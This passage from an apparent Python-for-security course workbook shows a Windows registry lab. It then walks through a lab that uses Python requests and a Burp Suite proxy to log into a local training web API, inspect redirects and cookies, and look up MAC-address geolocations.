[RegistryValue(name="Software", value="27751", type="RegSZ"), RegistryValue(name="Startup",
value="80580", type="RegSZ"), RegistryValue(name="Dialog", value="91897", type="RegSZ")]
```

There you will see that each of the values is an integer that is stored as a **string**, so we also have to convert them to integers before we can add them up.

In your second terminal window change to the new folder on your Desktop.

```
(573) student@SEC573:~$ cd ~/Desktop/lab4.3.3
(573) student@SEC573:~$ code .
```

Now open `lab.py` from the "lab4.3.3" directory on your Desktop.

```
import pywars
from Registry.Registry import Registry


def lab433(the_data):
```

```
    reg_hive = Registry(r"/home/student/Public/registry/NTUSER.DAT")
    #Open the key specified in data
    #Add all of values stored in the key
    #Submit the sum
    pass


d = pywars.Client()
d.login()
print(d.answer(lab433(d.data('lab4.3.3'))))
```

Then let's write a new `lab433()` function as follows:

```
1  def lab433(the_data):
2      reg_hive = Registry(r"/home/student/Public/registry/NTUSER.DAT")
3      reg_key = reg_hive.open(the_data[5:])
4      total = 0
5      for each_value in reg_key.values():
6          total += int(each_value.value())
7      return total
```

- Line 3 - We open the specified registry key after trimming "ROOT\" from the beginning of the data
- Line 4 - We establish the total variable where we can accumulate our answer
- Line 5 - We go through all of the values stored in the registry key
- Line 6 - We add the value in the current key to our total
- Line 7 - We return the total from our function

Now submit your answer to get your points. Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Lab Conclusions

These challenges focused on working with the Windows registry to:

- Stepping through all of the subkeys in a registry key
- Stepping though all of the values in a registry key
- Extract a particular key's value based on the value name
- Extract wireless SSIDs from a registry hive

Technet24

Lab 4.4: HTTP Communication

Objectives

- Use Python to send requests through Burp Suite proxy
- Use Requests to interact with a webpage

Lab Description

In this next exercise, we will use an API similar to `Wigle.net` that we know will be available despite changing network conditions and student environments. `GeoFind` is a web API that I've created and included in your course VM for you to look up the location of Wireless Networks.

Lab Setup

Open a Terminal by double-clicking the desktop icon.




First open a Terminal and start the web server that will provide our API. A virtual environment called 'geofind' has been created that has all of the module dependencies for the web application. **Open a Terminal** and type the following:

```
$ cd /opt/geofind/
$ ./web.py
 * Running on http://127.0.0.1:5730/ (Press CTRL+C to quit)
```

You can see that this started a web server on your computer listening on port 5730. Leave this web server running in this Terminal window for the remainder of the lab.


Now examine the webpage so we can understand how to use it. Open up Firefox and browse to `http://127.0.0.1:5730`.

To find Firefox, you can click on the small blue circle with a mouse's head on it in the upper left corner of your virtual machine. Then type `Firefox`. Click on the Firefox icon in the list of choices that appears.




Then click the “**Login Required**" button or the words **Log In** on the top right of the page.

Technet24



Next, enter a username of **apiusername** and a password of **apipassword** and click **Sign In**. When asked if you want to save the password, click **NO**. You will be taken to the Geolocation Finder page.



In the Geolocation Finder window, you can submit a MAC address, and if the wireless SSID associated with that MAC address is in the database, it will return a latitude and a longitude. You can test it out with the MAC Address `00:00:00:dd:dd:dd`. Then, try searching for a random MAC address that most likely doesn't exist in the database so you can see how the webpage responds. If you would like to experiment with the website a little further, you can also try to search for the MAC addresses `aa:bb:cc:dd:ee:ff` and `00:00:5e:00:01:1b` that both exist in the database.

Now we know how the website works with a browser. Let's write a Python script to interact with it. First, we have get past the logon form. Before we can interact with this form in our script, we need to know the names of the fields that are used by the page. **Go to the Log in page** by clicking "Log In" in the upper corner of the webpage. Then **Right-Click** on the page near the login box to bring up the menu, then select "**View Page Source**". The HTML for the page will be displayed. This page uses an HTML form to send information to the server. About halfway down the page, you will see a section that starts with `<div class="jumbotron">`. The class itself isn't important to our discussion. It just tells the browser how to display the form. We are interested in the HTML form that is in that section.




Technet24


Inside of the "`FORM`", you will find several fields that we need to interact with for the website. The first field that we need is the "`ACTION`" field. This is the page where you need to send the data. When a user completes the form, the browser will send the data to wherever the `ACTION` points. There is also a "`METHOD`" that indicates whether you should send a `GET` or a `POST` request. Last, you need the "`NAME`" of the "`INPUT`" fields. The `INPUT` fields contain the actual data that the user fills out on the form. In this example, the form does a `POST` to the page `/login`. It transmits two fields. One is called "`inputName`", and the other is "`inputPassword`".

You can now **close Firefox**. You won't need it anymore for this exercise. You are going to use Python to interact with this webpage. To use that website, you will have to submit a username and a password. You will also have to remember the cookies that it sends back, and you will have to interact with the web form to submit your MAC address.

Start the Burp Suite by selecting it from your favorites menu:




After launching Burp, you may get a message about the availability of updates or new versions. You can **ignore any updates** and use the version that is installed in your VM. In the **Terms and Condition** dialog box click "**I Accept**". Then click "**Next**" to start a "**Temporary Project**".



The last step in starting the Burp Suite is to "**Use Burp defaults**" and click "**Start Burp**".



Next, turn off the intercept proxy in Burp. Change to the **Proxy tab** and then the **Intercept sub-tab** and verify that it says **Intercept is off**. If it is on, then click the **Intercept is on** button to turn it to the off position.



Technet24

When it is off, the button will read "**Intercept is off**". When intercept is on, the proxy will `PAUSE` all data that leaves your Python script in the Burp application to give you a chance to edit the requests. You can make changes to requests in the body of this page. Then you can click the `Forward` button to send it to its destination. You don't need to pause and edit requests to complete this exercise (although you might want to try it on an interesting cookie if you have time). You should just turn off intercept for now. The last step to setup for the lab is to open a program that will interact with the server. Launch Microsoft Visual Studio Code from the `pythonclass` folder. In another terminal window type this:

```
$ cd ~/Documents/pythonclass
$ code .
```

Then open `geofind-through-burp-exercise.py`.

You will notice several lines that start with the word "#STOP". Create a breakpoint on the first non-blank line after each one of those lines by clicking to the left of the line number so a red dot appears. You need a total of 4 breakpoints. When you are done you should have a breakpoint on lines, 11, 18, 26 and last on line 36.



You are now set up and ready to begin the lab.

No Hints Challenge

Now it is your turn. You may want to use the full walk-through for this lab because there are many small steps. But if you want to try it with just a high-level overview, then complete the following actions by using the debugger to execute the code, and then observe how the fields were affected inside of Burp.

1. Log in with a username of "hacker" and a password of "letmein". Tell Python requests not to follow HTTP redirects.
    a. Observe the unmodified User-Agent string in the request
    b. Observe that the redirect is not followed and only one entry is in Burp
2. Submit the same username and password, but this time allow redirects to be followed.
    a. Observe that you only received one response in Python, but Burp shows multiple requests
    b. Observe that the website sent you a Set-Cookie command and is setting a cookie named "is-admin" that has a value of "false" in your browser

c. Observe that you are redirected back to the login page because your username and password are incorrect

3. Change your User-Agent string to "Mozilla FutureBrowser 145.9" and submit a username of "apiusername" and a password of "apipassword".
   a. Observe that the User-Agent string was changed in the request
   b. Observe that in addition to the "is-admin" cookie, you also received a "session" cookie because of the successful login
   c. Observe that after the successful login, it redirects us to a "/data" page where we can submit a MAC address we want to look up
   d. Notice that on this page, rather than submitting a form, JavaScript uses an AJAX call to submit the data to the server
4. Add a new custom HTTP header called "SomeSpecialHeader" and then submit a MAC address to the server to get back the associated latitude and longitude.
   a. Observe that your special header is sent
   b. Observe that the latitude and longitude is returned back to you
5. Write a Python program to query the GeoFind website to look up the latitude and longitude for a list of MAC addresses. You can use some or all of the following addresses, which have entries on the site.


Target Mac addresses:

```
['00:00:0c:9f:f0:01', 'aa:bb:cc:dd:ee:ff', '00:00:5e:00:01:1b', '00:00:5e:00:01:02', '00:00:5e:00:01:32',
'68:1c:a2:06:68:ee', '14:d6:4d:25:57:86', '00:00:00:00:00:00', '00:00:5e:00:52:13', '00:00:00:dd:dd:dd', '00:00:0c:
9f:f0:c9', '00:1b:17:00:01:15', '00:11:74:48:8f:30', '00:00:0c:9f:f0:cb']
```

A full walk-through starts on the next page.


Full Walk-through

Start the program by selecting "**Run**" then "**Start Debugging**" from the menu or pressing `F5` .



Then select "**Python File**" to start debugging the program. If this dialog doesn't appear, then you probably started Visual Studio Code from the 'pythonclass' directory where we configured debugger options. However, that isn't a problem as any of those debugger option should work just fine for this program.

Technet24



When the program starts it executes all of the code up to the first breakpoint. In this case, assuming you followed the setup instructions properly, it stops on line 11 of the program. That means it executed all of the following lines of code.

```
import requests
browser = requests.session()
browser.proxies['http'] = 'http://127.0.0.1:8080'
postdata = {'inputName':'hacker','inputPassword':'letmein'}
response = browser.post('http://127.0.0.1:5730/login', postdata, allow_redirects = False)
print("RESPONSE: ", response.status_code, response.reason)
print("SERVER HEADERS", response.headers)
print("COOKIES:  ", browser.cookies.items())
```

Let's discuss what each of these lines do. The first two lines create a `requests.session` object and store it in the variable `browser`. We can use this variable to interact with the website in a stateful manner.

```
import requests
browser = requests.session()
```

Next, the code will set the "`http`" key in the `proxies` dictionary. This tells the browser to send all of its data through Burp's Proxy, which is listening on port 8080.

```
browser.proxies['http'] = 'http://127.0.0.1:8080'
```


Then it will POST a username of **hacker** and a password of **letmein** and capture the response object in a variable named `response`.

```
postdata = {'inputName': 'hacker', 'inputPassword': 'letmein'}
response = browser.post('http://127.0.0.1:5730/login', postdata, allow_redirects = False)
```

Finally, it prints several pieces of the response data, such as the headers, reason, and status_code.

```
print("RESPONSE: ", response.status_code, response.reason)
print("SERVER HEADERS", response.headers)
print("COOKIES:  ", browser.cookies.items())
```


The output is displayed in Visual Studio Codes Terminal tab.



Notice the `response.status_code` is the number "`302`". That indicates that we are being redirected to another page. We can access various attributes of the response object to see the server headers and reason. Our browser object's cookie attribute now contains the cookies sent by the webpage.

Now check Burp to see the request and response. On the **Proxy tab**, you will see there are several sub-tabs. Click on the **HTTP history** sub-tab under the Proxy tab. Each request that has been sent will be listed in the section in the middle. Clicking on one of the requests will fill in the details on the Request and Response sections. The Request section will show you exactly what was sent from your script, including all of the HTTP headers. The Response section will show you what came back from the server when it received your request.

Technet24



First, notice that you sent a User-Agent string identifying you as "**python-requests/2.24.0**". The value "2.24.0" is the version number of the python-requests module. Yours may be different if any updates were installed. Some websites on the internet do not respond to requests from Python the same way they do requests from other browsers. Many websites will also have completely different functionality if you identify yourself as a browser associated with a mobile phone. Changing your User-Agent string can be very useful. Let's change that on the next request.

Now examine the Response section to observe the information that was returned from the web server. In this case, there is a `302 FOUND` response given by the server. The server is trying to redirect us to another location. The location we are being redirected to is specified in the "`Location`:" header three lines down. The header "`Location: http://127.0.0.1:5730/login`" tells us which page should be read next. Here is the line that you just ran that generated this response from the server.

```
response = browser.post('http://127.0.0.1:5730/login', postdata,
    allow_redirects=False)
```

If we drop the "`allow_redirects=False`" option, then Requests will automatically load the page specified in the Location header when it receives a redirect response. Let's try the same request again, but this time we will allow it to follow the `302` redirect.

